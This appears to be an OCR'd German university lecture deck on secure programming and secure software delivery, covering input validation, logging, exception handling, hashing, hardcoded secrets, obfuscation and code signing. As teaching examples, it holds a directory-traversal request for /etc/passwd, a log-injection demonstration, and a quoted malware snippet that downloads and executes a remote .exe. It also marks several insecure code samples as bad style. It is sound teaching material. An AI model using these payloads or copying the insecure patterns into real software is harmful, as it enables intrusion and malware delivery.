esse

Security for Systems Engineering – VO 03: Sichere Programmierung

Raphael Kiefmann
Florian Fankhauser
Christian Brem

Agenda

Einführung in die sichere Programmierung

Eingabe- & Ausgabevalidierung

Bibliotheken und Frameworks

Exception Handling

Logging

Umgang mit sensiblen Informationen

Vererbung

Einführung in die sichere Programmauslieferung

Code Obfuscation

Code Encryption

Code Signing

Encrypted Configuration

Zusammenfassung

Aktuelles aus dem Securitybereich

- (15.03.2022)

  Dirty Pipe: Schwerwiegende Sicherheitslücke im Linux Kernel
- (16.03.2022)

  Präparierte TLS-Zertifikate können Anwendungen abstürzen lassen
- (07.03.2022) In Firefox wurde eine Sicherheitslücke entdeckt
- (10.03.2022) Spectre ist zurück

Gründe für unsichere Software

- Inhaltliche Fehler bedingt durch
  - Komplexität, häufige Modifikation, Zeitdruck
  - Fehlende Kommunikation im Entwicklungsteam (inklusive QS und PM)
  - Keine ausreichende Testabdeckung
- Programmierfehler
  - Fehlerhafte / keine Eingabe- bzw. Ausgabevalidierung
  - Hardcoding von sensiblen Informationen
- Designschwächen im / beim
  - Applikationsworkflow, Datenmodell
  - Logging bzw. Exception Handling
- Falsche Annahmen in Bezug auf Sicherheit

Schutzziele, Sicherheitsanforderungen und Sicherheitsbewusstsein in Bezug auf die Softwareentwicklung

- Identifikation des Umfeldes
  - Schutzgüter (Assets) & deren Schutzbedarf erheben
  - Bedrohungen modellieren
  - Organisatorische Maßnahmen
- Berücksichtigung der Schutzziele
- Definition von zusätzlichen funktionalen und nicht funktionalen Sicherheitsanforderungen
- Security-Awareness im Entwicklungsteam schaffen

(Vergleiche ESSE Introduction to Security – VO Sicherheit in der Softwareentwicklung)

Eingabe- & Ausgabevalidierung – Einführung

- Überprüfen des Formats
- Überprüfen des Datentypes
- Überprüfen des Wertebereiches
- Überprüfen auf Schadinformationen

esse

Eingabe- & Ausgabevalidierung – Filtern vs. Sanieren


- Filtern
  - Blacklist Filter
  - Whitelist Filter (zu präferieren)
- Sanieren
  - Konvertieren (Escapen) von Sonderzeichen/Anweisungen
  - Integrität der Daten darf nicht verloren gehen
  - Beispiel - Sanitizing gegen Directory Traversal:
    - „../“ wird durch Sanitization entfernt.
    - Problem: „....//“ umgeht Mechanismus

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../etc/passwd
```


Eingabe- & Ausgabevalidierung – Problematik

Obfuscated Code

```
eval(unescape('%0a%76%61%72%20%41%3d%27%33%32%45 … …
33%32%25%33%33%%25%37%38%25%32%39%25%32%29%3b'));
```




```
var A='32888910a2af15348ce897f40f……d09c5ecc80a4';
eval(unescape('%76%61%72%20%51……%78%29%29%3b'));
```




```
…
var urlRealExe='http://bestnums.net/dl/176/win32.exe';
if(v[0]&&v[1]&&v[2]){
   var data=XMLHttpDownload(v[0], urlRealExe);
   if(data!=0){
            var name="c:\\sys"+GetRandString(4)+".exe";
            if(AD2BDStreamSave(v[1],name,data)==1){
            if (ShellExecute(v[2], name, n) == 1){
               ret=1;
      }
   }
}
…
```

(Vergleiche JStill: mostly static detection of obfuscated malicious JavaScript code, Xu, 2013)

Eingabe- & Ausgabevalidierung – Validierungsmöglichkeiten

- Client
  - Performanter
  - Sehr frühe Validierung möglich
  - Kann allerdings umgangen werden
- Server
  - Validierung erfordert Systemressourcen
  - Server-seitige Validierung ist verpflichtend

Eingabe- & Ausgabevalidierung – Beispiel Logging (Go)

Ausgabevalidierung beim Schreiben eines Log-Files – Bad Style

```
func loginCheck(username string) {
    loginSuccessful := login(username)
    if loginSuccessful {
        log.WithField("user", username).Info("Login succeeded.")
    } else {
        log.WithField("user", username).Info("Login failed.")
    }
}
```

Wo gibt es Schwächen in dieser Lösung?

Eingabe- & Ausgabevalidierung – Beispiel Logging Auswirkung (Go)

Ausgabevalidierung beim Schreiben eines Log-Files – Bad Style

1. Angreifer meldet sich als `user_eve` an

```
INFO[20200310141910] User login failed.      user=user_eve
```

2. Angreifer verwendet neuen „Benutzername“

```
user_eve
INFO[20200310141910] User login succeeded.   user=admin
```

3. Angreifer erreicht damit 2 Einträge im Log-File

```
INFO[20200310141910] User login failed.      user=user_eve
INFO[20200310141910] User login succeeded.   user=admin
```

Eingabe- & Ausgabevalidierung – Beispiel Logging (Go)

Ausgabevalidierung beim Schreiben eines Log-Files – Good Style

```
func loginCheck(username string) {
    username=sanitizeUsername(username)
    loginSuccessful := login(username)
    ...
}

func sanitizeUsername(username string) string {
    match, _ := regexp.MatchString("[A-Za-z0-9_]+", username)
    if match {
        return username
    }
    return "unauthorized_user"
}
```

Bibliotheken und Frameworks – Einführung

- Verwendung sicherer Funktionen
- Verwendung existierender Frameworks / Bibliotheken
  - Sind meist bereits gut getestet und sicher
  - Verbessern den Lesefluss des Codes
  - Vermeiden von zusätzlichen Fehlerquellen
  - Abhängigkeit zu Framework / Bibliothek
  - Aber: Kein blindes Vertrauen!
- Verwendung existierender Tools zur statischen Codeanalyse
  - Auffinden von bereits bekannten unsicheren Funktionen
  - Statische Überprüfung der Einhaltung von Coderichtlinien

Sichere Funktionen – Beispiel C Bad Style

Öffnen und Schreiben einer Datei

```
char *file_name;
FILE *fp;

/* Initialize file_name */

fp = fopen(file_name, "w");
if (!fp) {
  /* Handle error */
}
```

Welche Schwächen gibt es in dieser Lösung?

(Vergleiche `https://www.securecoding.cert.org/` - FIO03-C)

Sichere Funktionen – Beispiel C Erläuterung

Öffnen und Schreiben einer Datei – Bad Style

- Die Datei kann in ein unsicheres Verzeichnis generiert werden
- Default-Dateiberechtigungen werden vom OS vergeben
- Ein Angreifer
  - Kann Command Injection durchführen
  - Kann Zugriff auf verschiedene Verzeichnisse erlangen
  - Kann existierende Dateien überschreiben

Dateierzeugung – Beispiel C Good Style

Öffnen und Schreiben einer Datei

```
// Standard C
char *file_name;
FILE *fp
errno_t res = fopen_s(&fp, file_name, "wx");
if (res != 0) {
  /* Handle error */
}
```

(Vergleiche https://www.securecoding.cert.org/ - FI003-C)

Exception Handling

- Bezeichnet die explizite Abarbeitung eines nicht vorhergesehenen bzw. nicht definierten Softwareverhaltens,
  z.B. Öffnen von nicht existierenden Dateien
- Keine sensible Information preisgeben, falls Exception auftritt
- Software muss sich wieder in einem sicheren Status nach der Exception-Behandlung befinden
- Faustregeln bei der Implementierung
  - throw early
  - catch late
- Be specific (Benutzersicht) vs. be general (Sicherheitsicht)

Exception Handling – Bad Style

```
func readFile(path string) string {
    file, err := os.Open(path)
    if err != nil {
        debug.PrintStack()
        log.Fatal(err.Error())
    }
    data, err := ioutil.ReadAll(file)
    if err != nil {
        debug.PrintStack()
        log.Fatal(err.Error())
    }
    return string(data)
}
```

Exception Handling – Wrapping Nightmares


```
func readFile(path string) string {
    file, err := os.Open(path)
    stripped := filepath.Base(path)
    if err != nil {
        log.WithField("file", stripped).Fatal("Open failed.")
    }
    data, err := ioutil.ReadAll(file)
    if err != nil {
        log.WithField("file", stripped).Fatal("Read failed.")
        return ""
    }
    return string(data)
}
```

Error enthält Informationen zu Struktur des Filesystems und erlaubt u.A.

User Name Enumeration

Exception Handling – Runtime- vs. Checked-Exception

- Exceptions sind Teil von Schnittstellen/Services
- Teil des Agreements zwischen Service-Nutzer und Anbieter
- Exceptions immer so feingranular wie möglich angeben
- Runtime-Exception nur in begründeten Ausnahmefällen verwenden



(Vergleiche `http://www.ntu.edu.sg/home/ehchua/programming/java/j5a_exceptionassert.html`)

Exception Handling – Beispiel Runtime- vs. Checked-Exception Bad Style

```
public interface FooService {
    public boolean foo(String arg);
}

public class FooServiceImpl implements FooService {
    public boolean foo(String arg) {
        throws new RuntimeServiceException();
    }
}

public class Controller {
    @Autowired private FooService fooService;
    ...
    try {
        fooService.foo(null);
    } catch (RuntimeServiceException e) { ... }
    ...
}
```

Logging – Einführung

- Protokollieren von Benutzeraktionen
- Prinzipiell alles loggen, aber zumindest
  - Erfolgreiche und fehlgeschlagene Anmeldeversuche
  - Authorization Requests
  - Datenmanipulation (CRUD)
  - Session-Terminierung
- Verwendung von Logging-Frameworks empfohlen (z.B. logback, . . .)
- Wahl des Formats in Hinblick auf Anforderungen! (z.B. Auswertbarkeit, Informationsgehalt, . . .)
- Konsistenz des Formats von Einträgen und des Logfiles

Logging – Konzept-Fragestellungen

- **Was** wird geloggt? - Detailgrad des Logs, geloggte Events, . . .
- **Wo** wird geloggt? - Speicherort der Logdateien, Zugriffsbeschränkungen
- **Wie** wird geloggt? - Größe, Lebensdauer und Format von Logdateien, Logging-Frameworks und Implementierung des Loggers
- **Warum** wird geloggt? - Zielsetzung des Loggingvorganges, thematische Aufteilung

Logging – Problematik

- **Vertraulichkeit** der Daten - Vertaulichkeit sensibler Informationen muss gewährleistet werden!
- **Integrität** der Daten - Nachvollziehbarkeit bei Änderungen! Änderungen nur durch Autorisierte!
- **Verbindlichkeit** der Daten - Nichtabstreitbarkeit für Auslöser des Logeintrags!
- **Compliance** der Einträge - Oftmals müssen Einträge bestimmte Anforderungen an das Format/Informationsgehalt/. . . erfüllen.

Umgang mit sensibler Information – Einführung

- Viele Applikationen arbeiten mit sensiblen Daten
  - Daten meistens unverschlüsselt
  - Vertraulichkeit und Integrität wird gefährdet
- Guidelines (z.B BSI IT-Grundschutz Kompendium[1]) :
  - Kein Hardcoding von sensiblen Informationen in der Applikation
  - Keine Speicherung über Verwendungszeitpunkt hinaus
  - Wenn sensible Daten gespeichert werden müssen
    $\rightarrow$ zuerst verschlüsseln (oder hashen)
  - Sicheres Entfernen von sensiblen Daten von HDD oder RAM

(Vergleiche [1] `https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKompendium/itgrundschutzKompendium_node.html`)

Umgang mit sensibler Information – Beispiel Hashing Bad Style

```
func getHashBad(password string) []byte {
    h := sha1.New()
    return h.Sum([]byte(password))
}
```

- Welche Schwächen gibt es in dieser Lösung?

(Vergleiche https://www.owasp.org/)

Umgang mit sensibler Information – Beispiel Hashing

Erläuterung

- Probleme
  - Verwendung eines unsicheren Hash-Verfahrens
  - Kein Salt-Wert
  - Zielsetzung des Hashings berücksichtigen
- Bessere Hash-Verfahren:
  - Bcrypt: langsamen Hashes → Zeitaufwand für Angreifer bei Brute Force Angriffen
  - SHA-256/512: derzeit als Sicher eingestuftes Hash-Verfahren

(Vergleiche `https://www.mindrot.org/projects/jBCrypt/` `https://www.owasp.org/`)

Umgang mit sensibler Information – Beispiel Hashing Good Style (Go)

```go
func getHashGood(password string) []byte {
    hash, err := bcrypt.GenerateFromPassword([]byte(password),
        bcrypt.DefaultCost)
    if err != nil{
        log.Error("Failed to generate password hash.")
    }
    return hash
}
```

(Vergleiche https://www.owasp.org/)

Umgang mit sensibler Information – Beispiel Hardcoding Bad Style (C++)

Client-seitiger Code zur Authentifizierung auf Remote Service:

```
/* Returns nonzero if authenticated */
int authenticate(std::string password);

int main() {
  if (!authenticate("supersecretpassword")) {
    printf("Authentication error\n");
    return -1;
  }

  printf("Authentication successful\n");
  // ...Work with system...
  return 0;
}
```

Umgang mit sensibler Information – Beispiel Hardcoding

Good Style (C++)

```
/* Returns nonzero if authenticated */
int authenticate(secure_string password);

secure_string getPasswordFromUser();

int main() {
    secure_string password = getPasswordFromUser();

    if (!authenticate(password)) {
        password.purge();
        printf("Authentication error\n");
        return -1;
    }

    password.purge();
    printf("Authentication successful\n");
    // ... work with the system ...
    return 0;
}
```

Risiken bei der Vererbung – Beispiel Java

- Subklassen überschreiben Code der Superklassen
  - Sicherheitsrelevante Klassen schützen, indem diese als `final` markiert werden ⇒ Keine Vererbung möglich
  - Klassen mit ausschließlich statischen Methoden sollten einen privaten Konstruktor verwenden
- Superklassen können Subklassen beeinflussen
  - `java.security.Provider` erbt von `java.util.Hashtable`
  - `java.security.Provider` überschreibt Methoden und verwendet `SecurityManager`
  - Ab JDK 1.2 neue Method in `java.util.Hashtable`, welche in `java.security.Provider` nicht überschrieben wurde

(Vergleiche `http://www.oracle.com/technetwork/java/seccodeguide-139067.html`)

Von der sicheren Programmierung zur sicheren Programmauslieferung

- Sicherheitsanforderungen, sicheres Design
- Sichere Programmierung
  - Befolgung von Richtlinien, Guidelines
  - Verwendung von Standards und Best-Practice
- Testing
  - Unit-Test, Komponententest, Systemtests, usw.
  - Sicherheitstests
- Nächster Schritt → Auslieferung der Software
- Weitere Maßnahmen sind zu treffen

Programmauslieferung – Beispiele für Ziele von Angreifern

- **Vertraulichkeit**
  - Informationen sammeln (z.B. Passwörter, Benutzernamen, URLs, IPs)
  - Code analysieren (z.B. Authentifizierungsmethoden, Lizenzüberprüfungen)
- **Integrität**
  - Code manipulieren
  - Eigenen (Schad)Code einbringen
  - Konfigurationen manipulieren
- **Authentizität**
  - Manipulierten Code verteilen, wobei der Name einer Firma missbraucht wird

Programmauslieferung – How NOT to do: APT-GET RCE

Incorrect sanitation of the 302 redirect field in HTTP transport method of apt versions 1.4.8 and earlier can lead to content injection by a MITM attacker, potentially leading to remote code execution on the target machine.

- CVE-2019-3462
- Betraf Ubuntu, Debian & Linux Mint (APT-Package Manager)
- Grundproblem war Package Download per HTTP mit Bug bei HTTP Redirects
- Durch HTTP Redirect war Content Injection möglich
- Injection in *Release.gpg*-Response führt zu Package Installation

(Vergleiche siehe `https://nvd.nist.gov/vuln/detail/CVE-2019-3462` und `https://justi.cz/security/2019/01/22/apt-rce.html`)

Code Obfuscation – Beispiele für Ziele von Reverse Engineering

- Kontrollfluss
- Einprogrammierte Werte
- Vorhandener Testcode
- Verwendete Mechanismen (z.B. Prüfen von Lizenzen oder Authentifizierungsdaten)
- Whitebox Angriffe

Code Obfuscation – Einführung

- Lesbarkeit des Codes für Menschen erschweren
- Den Aufwand des Dekompilierens erhöhen
- Programme vor Reverse Engineering schützen

Aber häufig auch durch Blackhats eingesetzt!

- Analyse für Forensiker erschweren
- Verhindern einer automatisierten Detektion des Schadcodes
- Verschleierung von Exploitcode

Code Obfuscation – Layout/Name Obfuscation

- Umbenennung von Bezeichnern (z.B. Variablen, Methoden, Klassen)
- Löschen von Debug-Informationen (meist von Compiler eingefügt)

Vor- bzw. Nachteile:

- Erschwert Lesbarkeit des Codes
- Mühsames nachvollziehen der Funktionalitäten
- Programmlogik & -fluss bleibt erhalten

Code Obfuscation – Layout Obfuscation

```
                                 #include\
                                 <stdio.h>
                    #include                  <stdlib.h>
                    #include                  <string.h>

                  #define w "Hk~HdA=Jk|Jk~LSyL[{M[wMcxNksNss:"
                 #define r"Ht@H|@=HdJHtJHdYHtY:HtFHtF=JDBIl"\
                "DJTEJDFIlMIlM:HdMHdM=I|KIlMJTOJDOIlWITY:8Y"
               #define S"IT@I\\@=HdHHtGH|KILJJDIJDH:H|KID"\
              "K=HdQHtPH|TIDRJDRJDQ:JC?JK?=JDRJLRI|UItU:8T"
             #define _(i,j)L[i=2*T[j,O[i=O[j-R[j,T[i=2*\
            R[j-5*T[j+4*O[j-L[j,R[i=3*T[j-R[j-3*O[j+L[j,
           #define t"IS?I\\@=HdGHtGIDJILIJDIItHJTFJDF:8J"

  #define y                 yy(4),yy(5),                 yy(6),yy(7)
 #define yy(              i)R[i]=T[i],T[i ]              =O[i],O[i]=L [i]
#define Y _(0          ], 4] )_ (1 ], 5] )_ (2      ], 6] )_ (3 ], 7] )_=1
#define v(i)(      (( R[ i ] * _ + T [ i ]) * _ + O [ i ]) * _ + L [ i ]) *2
double b = 32  ,l ,k ,o ,B ,_ ; int Q , s , V , R [8 ], T[ 8] ,O [8 ], L[ 8] ;
#define q( Q,R ) R= *X ++ % 64 *8 ,R |= *X /8 &7 ,Q=*X++%8,Q=Q*64+*X++%64-256,
# define  p      "G\\QG\\P=GLPGTPGdMGdNGtOGlOG"   "dSGdRGDPGLPG\\LG\\LHtGHtH:"
#  define W         "Hs?H{?=HdGH|FI\\II\\GJlHJ"    "lFL\\DLTCMlAM\\@Ns}Nk|:8G"
# define   U           "EDGEDH=EtCElDH{~H|AJk}"       "Jk?LSzL[|M[wMcxNksNst:"
#  define u                   "Hs?H|@=HdFHtEI"             "\\HI\\FJLHJTD:8H"
char  *   x                    ,*X , ( * i )[               640],z[3]="4_",
*Z = "4,8O4.8O4G" r U "4M"u S"4R"u t"4S8CHdDH|E=HtAIDAIt@IlAJTCJDCIlKI\\K:8K"U
 "4TDdWDdW=D\\UD\\VF\\FFdHGtCGtEIDBIDDIlBIdDJT@JLC:8D"t"4UGDNG\\L=GDJGLKHL\
FHLGHtEHtE:"p"4ZFDTFLT=G|EGlHITBH|DIlDIdE:HtMH|M=JDBJLDKLAKDALDFKtFKdMK\
\\LJTOJ\\NJTMJTM:8M4aGtFGlG=G|HG|H:G\\IG\\J=G|IG|I:GdKGlL=G|JG|J:4b"W
S"4d"W t t"4g"r w"4iGlIGlK=G|JG|J:4kHl@Ht@=HdDHtCHdPH|P:HdDHdD=It\
BIlDJTEJDFIdNI\\N:8N"w"4lID@IL@=HlIH|FHlPH|NHt^H|^:H|MH|N=J\\D\
J\\GK\\OKTOKDXJtXItZI|YIlWI|V:8^4mHLGH\\G=HLVH\\V:4n" u t t
"4p"W"IT@I\\@=HdHHtGIDKILIJLGJLG:JK?JK?=JDGJLGI|MJDL:8M4\
rHt@H|@=HtDH|BJdLJTH:ITEI\\E=ILPILNNtCNlB:8N4t"W t"4u"
p"4zI[?Il@=HlHH|HIDLILIJDII|HKDAJ|A:JtCJtC=JdLJtJL\
THLdFNk|Nc|\
:8K"; main (
int C,char**      A) {for(x=A[1],i=calloc(strlen(x)+2,163840);
C-1;C<3?Q=_=     0,(z[1]=*x++)?((*x++==104?z[1]^=32:--x), X =
strstr(Z,z))    &&(X+=C++):(printf("P2 %d 320 4 ",V=b/2+32),
V*=2,s=Q=0,C   =4):C<4?Q-->0?i[(int)((l+=o)+b)][(int)(k+=B)
]=1:_?_-=.5/  256,o=(v(2)-(l=v(0)))/(Q=16),B=(v(3)-(k=v(1)
))/Q:*X>60?y   ,q(L[4],L[5])q(L[6],L[7])*X-61||(++X,y,y,y),
```

(Vergleiche `https://rjlipton.files.wordpress.com/2010/05/code.png`)

Code Obfuscation – Control Flow Obfuscation

- Ändern des Programmkontrollflusses (z.B. Neue (ungültige) Code-Abschnitte durch Code Insertion)
- Ändern des Programmablaufes

Vor- bzw. Nachteile:

- Erschwert Nachvollziehbarkeit der Programmlogik
- Programme werden größer und langsamer
- Programm kann beeinflusst werden (z.B. Fehler werden eingebaut)

Code Obfuscation – Data Obfuscation

- Ändern der Vererbungsbeziehung
- Array-Restrukturierung
- Clone-Methoden (verschiedene Versionen von Methoden)
- Aufspalten der Variablen
- String-Manipulationen

Vor- bzw. Nachteile:

- Erschwert sehr stark die Nachvollziehbarkeit des Codes
- Programme werden größer und langsamer

Code Obfuscation – Ausblick

Vorteile:

- Relativ guter Schutz gegen Reverse Engineering
- Einfach anzuwenden

Nachteile:

- Beschränkt einsetzbar für Bibliotheken und Frameworks
- Sinnvoll nur bei einzelnen Klassen
- Konfigurationen beachten
- Sicherheit nicht garantiert

Code Encryption – Einführung

Ziele von Code Encryption

- Zugriff auf Code einschränken
- Code vor Manipulation schützen
- Dekompilieren verhindern


Einschränkungen

- Aufbewahrung des Schlüssels/Entschlüsselungsalgorithmus
- Debugging der Applikation

Code Encryption – Ansätze

- Binärcode oder Bytecode (z.B. Java) manipulieren
  - Ausnutzen einer VM und dessen Klassenlademechanismus
  - Externe Applikation übernimmt die Interpretation des Codes
- Quellcode manipulieren
  - Einführung von Objekten, welche bestimmte Teile der Applikation nachladen (ähnlich wie externe Programme zur Programmausführung)
  - Bei Malware häufiger Einsatz von Stager/Dropper

Code Encryption – Am Beispiel von Java VM



(Vergleiche http://www.hit.bme.hu/~buttyan/courses/BMEVIHI9367/Java_security.ppt)

Code Encryption – Ausblick

Vorteile:

- Code vor Manipulation geschützt
- Dekompilieren nicht möglich

Nachteile:


- Lediglich der Zugang zum Code wird erschwert
- Keine Garantie, dass der Code sicher ist
- Geschwindigkeitsverlust beim Programmstart
- Kaum eingesetzt

Code Signing – Motivation

- Integrität der Applikation
- Verhindern von Manipulationen
- Authentizität der Applikation
- Eigentümer des Codes festlegen
- Rechte Management, Policy (z.B. vertraute Java-Applets dürfen auf das Filesystem zugreifen)

Code Signing – Anwendungsbeispiel Windows 10 VTL

Virtual Trust Levels (VTLs) - Grundlage virtueller Sicherheitsmechanismen in Windows 10



(Vergleiche `https://docs.microsoft.com/en-us/windows/desktop/procthread/isolated-user-mode--ium--processes`)

Code Signing – How NOT to do

15.01.2019 – Microsoft Windows keeps the Authenticode signature valid after appending any content to the end of Windows Installer (.MSI) files signed by any software developer. This behaviour can be exploited by attackers to bypass some security solutions that rely on Microsoft Windows code signing to decide if files are trusted.

...

Microsoft has decided that it will **not be fixing this issue** in the **current versions of Windows** and agreed we are able to blog about this case and our findings publicly.

(Vergleiche `https://blog.virustotal.com/2019/01/distribution-of-malicious-jar-appended.html`)

Code Signing – Ausblick

Vorteile:

- Authentizität der Applikation sichergestellt
- Modifikationen der Applikation schnell und einfach feststellbar
- Gängige Praxis

Nachteile:

- Keine Garantie für fehlerfreien Code
- Kein Schutz vor Dekompilieren
- Kein Schutz vor Modifikationen des Benutzers

Encrypted Configuration – Einführung

Angriffsziele

- Informationen sammeln (z.B. Passwörter, Benutzernamen, URLs)
- Konfigurationen manipulieren (z.B. Policy, Plugins, konfigurierte Klassen)

Motivation

- Konfigurationen enthalten schützenswerte Daten (z.B. Datenbankanbindungen)
- Konfiguration vor Modifikationen schützen

Encrypted Configuration – Beispiel Jasypt

- Java Bibliothek:
  `http://www.jasypt.org/encrypting-configuration.html`
- Teilweise verschlüsselte Properties

Erstellung des Property-Files:

```
> encrypt.sh input=postgres password=jasypt
----ENVIRONMENT-----------------
Runtime: Sun Microsystems Inc. Java HotSpot(TM) Client VM 17.1-b03

